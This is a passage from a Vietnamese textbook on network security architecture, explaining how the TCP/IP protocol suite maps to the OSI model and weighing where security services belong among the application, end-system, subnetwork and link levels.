Các giao thức mạng Internet đã được phát triển từ giữa những năm 1970 khi Cơ quan nghiên cứu các dự án cấp tiến quốc phòng của Mỹ (viết tắt tiếng Anh là DAPRA – Defense Advanced Projects Research Agency) bắt đầu đầu tư phát triển các tiện ích mạng PSDNS để kết nối liên thông các trường đại học và các cơ quan của chính phủ trên toàn nước Mỹ. Một bộ các giao thức đầy đủ vì vậy đã được xác định bao trùm tất cả các chức năng giống như mô hình tham chiếu của OSI. Bộ giao thức thường được biết như bộ giao thức TCP/IP được đặt tên theo hai giao thức cấu thành quan trọng nhất. Các giao thức này đang được phát triển nhanh chóng trong nhiều mạng diện

rộng quốc tế, đặc biệt bộ sưu tập các mạng được kết nối liên thông được biết như là mạng Internet của DAPRA.

Bộ giao thức nhiều khi còn được biết như là đối thủ cạnh tranh hàng đầu (head to head) với bộ giao thức OSI. Tuy nhiên, càng ngày càng sáng tỏ rằng, mỗi bộ giao thức có những điểm mạnh và yếu riêng của mình và lợi ích lớn chỉ có thể đạt được bằng cách kết hợp các giao thức thành viên của cả hai bộ giao thức này để cho ra các giải pháp nối mạng hoàn thiện. Chính việc phân lớp giao thức làm cho vấn đề này trở nên hiện thực được.

Bộ giao thức mạng Internet có thể được mô hình hoá bằng cách sử dụng cùng phương pháp tiếp cận phân lớp như kiến trúc OSI và mặc dù không có đầy đủ bảy lớp trong bộ giao thức mạng Internet, nhưng các giao thức này hoàn toàn ánh xạ tới mô hình OSI. Có bốn lớp hiệu quả của mạng Internet. Đối với các mục đích của cuốn sách này, chúng ta sẽ chứng minh như sau:

- *Lớp ứng dụng*: lớp này gồm các chức năng của Lớp ứng dụng, Lớp trình diễn và Lớp phiên làm việc của mô hình OSI, có nghĩa là các lớp trên OSI được trình bày trong mục 3.2
- *Lớp truyền tải*: lớp này hoạt động tương tự như Lớp truyền tải của OSI
- *Lớp mạng Internet*: lớp này hoạt động tương tự như phần độc lập mạng con của Lớp mạng OSI. (trừ khi có định nghĩa khác, còn thuật ngữ lớp mạng được dùng trong phần còn lại của cuốn sách sẽ được hiểu cho cả Lớp mạng Internet)
- *Lớp giao diện*: lớp này hoạt động tương tự như các chức năng công nghệ mạng con của OSI đã được trình bày trong mục 3.2.

Khi chấp nhận ánh xạ này, ta có thể coi kiến trúc an ninh trong có thể được áp dụng như nhau trong các bộ OSI và mạng Internet. Những sự khác nhau về kiến trúc của các lớp trên chứng minh tính không hợp lý, bởi vì, từ triển vọng an ninh thì không cần phải phân tách các lớp trên OSI thành các Lớp ứng dụng, Lớp trình diễn và Lớp phiên làm việc. Tương tự như vậy, trong các lớp dưới, cũng không cần phải chia tách các chức năng công nghệ mạng con thành các lớp cấu thành.

Các giao thức của Lớp ứng dụng

Có rất nhiều giao thức của Lớp ứng dụng mạng Internet và dưới đây chúng ta sẽ liệt kê một số trong số đó:

- *Giao thức truyền tệp* (viết tắt tiếng Anh là FTP – File Transfer Protocol): đây là một giao thức cho phép người dùng đăng nhập vào trong một hệ thống ở xa, nhận dạng chính họ, liệt kê các thư mục ở xa và sao chép tệp đi và đến máy tính ở xa.

- Giao thức truyền thư đơn giản (viết tắt tiếng Anh là SMTP – Simple Mail Transfer Protocol): đây là một giao thức gửi thư điện tử dựa trên [POSS1, CRO1]. Thư điện tử qua mạng Internet và các đặc tính an ninh liên quan sẽ được bàn luận trong chương 13.
- Giao thức quản trị mạng đơn giản (viết tắt tiếng Anh là SNMP – Simple Network Management Protocol): đây là giao thức hỗ trợ cho công tác quản trị mạng. SNMP và các đặc tính an ninh liên quan sẽ được trình bày trong chương 15.
- Giao thức TELNET : đây là giao thức đầu cuối ở xa đơn giản cho phép người dùng ở một nơi thiết lập một kết nối để đăng nhập vào máy chủ ở một khác bằng cách gõ các phím và đáp ứng qua lại giữa chúng.

Các giao thức Lớp mạng và Lớp truyền tải

Có hai giao thức Lớp truyền tải của mạng Internet chính là:

- Giao thức kiểm soát truyền (viết tắt tiếng Anh là TCP – Transmission Control Protocol): đây là một giao thức truyền có kết nối được thiết kế để làm việc trên một dịch vụ mạng không kết nối [POS2]. Giao thức này có thể so sánh như giao thức truyền tải OSI cấp 4.
- Giao thức gam dữ liệu người dùng GGDN (viết tắt tiếng Anh là UDP – User Datagram Protocol): đây là giao thức truyền tải không kết nối [POS3]. Giao thức này có thể so sánh với giao thức truyền tải không kết nối.

Giao thức Lớp mạng Internet chính yếu là giao thức mạng Internet (viết tắt tiếng Anh là IP – Internet Protocol). Giao thức này là giao thức mạng không kết nối [POS4] và nó có thể so sánh với giao thức mạng không kết nối của OSI (CLNP).


3.4 Bố trí kiến trúc của các dịch vụ an ninh

Giám sát các dịch vụ an ninh trong kiến trúc truyền thông có phân lớp làm xuất hiện một số vấn đề quan trọng. Việc phân lớp giao thức có thể tạo ra các vòng quần làm cho các dữ liệu bị nhúng vào trong các dữ liệu và các kết nối bị chuyển vào trong các kết nối. Do vậy, cần phải đưa ra các quyết định đúng cho (các) lớp tại đó cần phải tiến hành bảo vệ các mục dữ liệu hay bảo vệ theo kết nối.

Tiêu chuẩn hình thức đầu tiên nói về phân lớp các dịch vụ an ninh là Kiến trúc An ninh OSI (tiêu chuẩn ISO/IEC 7498-2) được xuất bản vào năm 1988. Tiêu chuẩn này (sẽ được trình bày trong chương 9) cung cấp các hướng dẫn để phân lớp cung cấp các dịch vụ an ninh khác nhau. Tuy nhiên, nó không đưa ra tất cả mọi câu trả lời, mà để ngỏ rất nhiều phương án. Một số dịch vụ có thể cần phải được cung cấp trong những lớp khác nhau theo

những kịch bản ứng dụng khác nhau; một số khác thậm chí có thể cần phải được cung cấp trong nhiều trong cùng một kịch bản. Một lý do về tính bao trùm rõ ràng của tiêu chuẩn ISO/IEC 7498-2 là cách tiếp cận cố gắng gán mười bốn dịch vụ an ninh cho bốn lớp kiến trúc. Điều này có thể được kết tinh vào trong mô hình bốn mức thực dụng hơn và đơn giản hơn dựa trên quan hệ an ninh mật thiết thực trong các mạng thực.

Hình 3-6 minh họa cách một cặp hai hệ thống cuối truyền thông với nhau như thế nào thông qua một chuỗi các mạng con nối tiếp nhau. Một hệ thống cuối thường là một thiết bị nằm bất kỳ chỗ nào trong phạm vi từ máy tính cá nhân đến máy trạm đến máy tính mini đến máy tính chủ. Một đặc tính mà có thể làm cho hệ thống cuối được coi là hợp lý đó là nó chỉ có một cơ sở chính sách đối với các mục đích an ninh.



Hình 3-6: Kiến trúc truyền thông cơ sở

Một mạng con là một sưu tập các tiện ích truyền thông sử dụng cùng công nghệ truyền thông như nhau, ví dụ như, một mạng LAN cục bộ hoặc mạng diện rộng WAN. Cũng hoàn toàn có lý khi cho rằng, mỗi mạng con đều có một căn cứ chính sách an ninh của mình. Tuy nhiên, các mạng con khác nhau thường sẽ có các môi trường an ninh khác nhau và /hoặc các cơ sở căn cứ chính sách khác nhau. Một hệ thống cuối và mạng con mà nó kết nối đến có thể phải có hoặc không được phép có cùng một căn cứ chính sách an ninh. Một kịch bản chung đặc trưng là một hệ thống cuối đang kết nối với một mạng LAN giữa các nhà xưởng của công ty và với mạng LAN đang có một cổng vào mạng WAN công cộng. Sau khi truyền thông đã đi qua nhiều mạng WAN được quản lý riêng rẽ, chúng có thể đi qua một mạng LAN khác để đến một hệ thống cuối khác.


Một khía cạnh khác được giới thiệu trên hình 3-6 là một hệ thống cuối hỗ trợ đồng thời nhiều ứng dụng, chẳng hạn như, thư điện tử, truy nhập thư mục và truyền tệp cùng một lúc cho một hoặc nhiều người dùng. Một ứng dụng cùng lúc có thể là các dịch vụ quản trị mạng dành cho người điều hành hệ thống. Các yêu cầu về an ninh của những ứng dụng này thường khác biệt nhau một cách đáng kể.

Chúng ta cũng cần phải công nhận rằng, các yêu cầu an ninh có thể khác nhau ngay trong một mạng con. Các mạng con nhìn chung bao gồm nhiều liên kết kết nối nhiều cấu thành mạng con và các liên kết khác nhau có thể đi qua nhiều môi trường an ninh khác nhau. Do vậy, các liên kết riêng rẽ cần phải được bảo vệ một cách thích hợp.

Hình 3-6 cho ta thấy bốn mức với sự xuất hiện các yêu cầu đối với các phần tử giao thức an ninh khác nhau:

- (a) *Mức ứng dụng*: Các phần tử giao thức an ninh phụ thuộc ứng dụng.
- (b) *Mức hệ thống cuối*: Các phần tử giao thức an ninh cung cấp sự bảo vệ trên cơ sở hệ thống cuối đến hệ thống cuối
- (c) *Mức mạng con*: Các phần tử giao thức an ninh cung cấp sự bảo vệ trên một mạng con được coi là ít tin cậy hơn so với các phần khác của môi trường mạng.
- (d) *Mức liên kết trực tiếp*: Các phần tử giao thức an ninh cung cấp sự bảo vệ bên trong một mạng con trên một liên kết được coi là ít tin cậy hơn so với các phần khác của môi trường mạng con.

Từ triển vọng giao thức truyền thông thì bốn mức này cần phải khác biệt nhau. Một sự ánh xạ tiệm cận của các mức này vào các lớp kiến trúc OSI được trình bày trên hình 3-7.



Hình 3-7: Bốn mức kiến trúc cơ sở đối với an

Sự khác nhau của các phân nhánh trong bố trí các dịch vụ an ninh ở các mức trên so với ở các mức dưới là gì? Trước khi đi vào bàn luận về các mức riêng rẽ chúng ta có thể xác định một số thuộc tính chung khác biệt giữa các mức trên và mức dưới.

- *Vận chuyển hỗn hợp*: Như là một hệ quả của sự dồn kênh, tại các mức thấp càng ngày càng gia tăng xu hướng nhận các dữ liệu từ nhiều người dùng nguồn/ đích khác nhau và/hoặc các ứng dụng được trộn lẫn với nhau trong một chùm dữ liệu so với các mức cao. Ý nghĩa của yếu tố này thay đổi tùy theo kiểu loại của chính sách an ninh. Nếu chính sách an ninh định để cho các người dùng và/hoặc các ứng dụng riêng rẽ xác định nhu cầu cần bảo vệ các dữ liệu của họ, thì việc bố trí các dịch vụ an ninh tại một mức cao cần phải hướng tốt lên. Với an ninh tại các mức thấp, các ứng dụng /người dùng riêng rẽ không có sự kiểm soát thích hợp và như vậy, dường như phải chi phí không cần thiết cho sự bảo vệ một số dữ liệu do các yêu cầu an ninh chia xẻ chùm dữ liệu với các dữ liệu khác. Mặt khác, nếu chính sách an ninh như thể một tổ chức muốn đảm bảo rằng, mọi sự vận chuyển của tổ chức đều được bảo vệ tới một mức nhất định không quan tâm đến người dùng hay ứng dụng thì điều này dễ dàng đạt được hơn khi các dịch vụ an ninh đặt ở các mức thấp.
- *Nhận biết tuyến*: Tại các mức thấp, có xu hướng biết nhiều hơn về các đặc tính an ninh của các tuyến và liên kết khác nhau. Trong một môi trường có các đặc tính khác nhau một cách đáng kể như vậy, thì việc xấp đặt các dịch vụ an ninh tại các mức thấp có thể có hiệu quả và các lợi ích thực tế. Các dịch vụ an ninh thích hợp có thể được chọn lựa trên một cơ sở mạng con hoặc liên kết trực tiếp trong khi hạn chế hoàn toàn chi phí an ninh trên các mạng con hoặc các liên kết không cần đến sự bảo vệ.
- *Số các điểm bảo vệ*: Việc đặt an ninh tại một mức cao (mức ứng dụng) yêu cầu an ninh cần được thực thi trong mỗi ứng dụng nhạy cảm trong mỗi hệ thống cuối. Còn khi đặt an ninh tại mỗi mức thấp (mức liên

kết trực tiếp) thì yêu cầu an ninh cần phải được thực thi tại các đầu cuối của các đường liên kết mạng. Việc đưa an ninh vào gần trung tâm kiến trúc (nghĩa là hệ thống cuối hay mức mạng con) sẽ có xu hướng yêu cầu các đặc tính an ninh cần được cài đặt tại các điểm ít quan trọng hơn để giảm giá thành xuống một cách đáng kể.

- *Bảo vệ đầu đề của giao thức:* Bảo vệ an ninh tại các mức cao không thể bảo vệ được các đầu đề của giao thức của các mức thấp, mà tối thiểu trong một số môi trường có thể là nhạy cảm. Điều này có xu hướng nên đặt các dịch vụ an ninh tại một mức thấp.

- *Gắn kết nguồn/bể dữ liệu:* Một số dịch vụ an ninh, chẳng hạn như, việc xác nhận hay thừa nhận gốc dữ liệu, phụ thuộc vào sự liên kết dữ liệu với gốc hay bể chứa của nó. Điều này đạt được một cách hiệu quả nhất tại các mức cao, đặc biệt ở mức lớp ứng dụng. Tuy nhiên, đôi khi nó có thể đạt được tại các mức thấp phải chịu những căng thẳng đặc biệt, ví dụ như, buộc một khởi tạo tin nhắn vào một hệ thống cuối nào đó thông qua sử dụng phần cứng và/hoặc phần mềm đáng tin.

